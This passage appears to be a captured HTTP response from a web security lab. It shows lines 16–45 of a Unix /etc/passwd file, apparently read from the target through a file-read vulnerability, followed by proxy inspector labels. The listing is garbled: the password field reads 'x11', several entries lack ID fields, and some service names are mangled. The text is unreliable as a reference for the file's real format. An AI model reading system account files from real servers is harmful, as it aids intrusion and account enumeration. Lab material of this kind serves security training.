16 uucp:x11:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x11:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x11:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x11:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x11:36:36:Mail Manager:/var/list:/usr/sbin/nologin
21 irc:x11:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x11:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x11:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x11:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x11:12001:12001:/home/peter:/bin/bash
26 carlos:x11:12002:12002:/home/carlos:/bin/bash
27 user:x11:12003:12003:/home/user:/bin/bash
28 elmer:x11:12099:12099:/home/elmer:/bin/bash
29 academy:x11:10000:10000:/academy:/bin/bash
30 messagebus:x11:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x11:102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x11:103:103:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x11:104:104:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x11:105:105:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
35 myq1:x11:106:107:MyQ1 Server,,:/nonexistent:/bin/false
36 postgres:x11:107:110:postgres: administrator,,:/var/lib/postgresql:/bin/bash
37 usbmux:x11:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
38 ctkit:x11:109:115:RealtimeKit,,:/proc:/usr/sbin/nologin
39 nongdb:x11:110:111:/var/lib/nongdb:/usr/sbin/nologin
40 avahi:x11:111:110:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x11:112:119:usr: for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x11:113:120:/var/lib/geoclue:/usr/sbin/nologin
43 mamed:x11:114:121:/var/lib/mamed:/usr/sbin/nologin
44 colord:x11:115:123:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
45
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

2,410 bytes | 139 millis

Memory: 167.8MB of 15.97GB Disabled

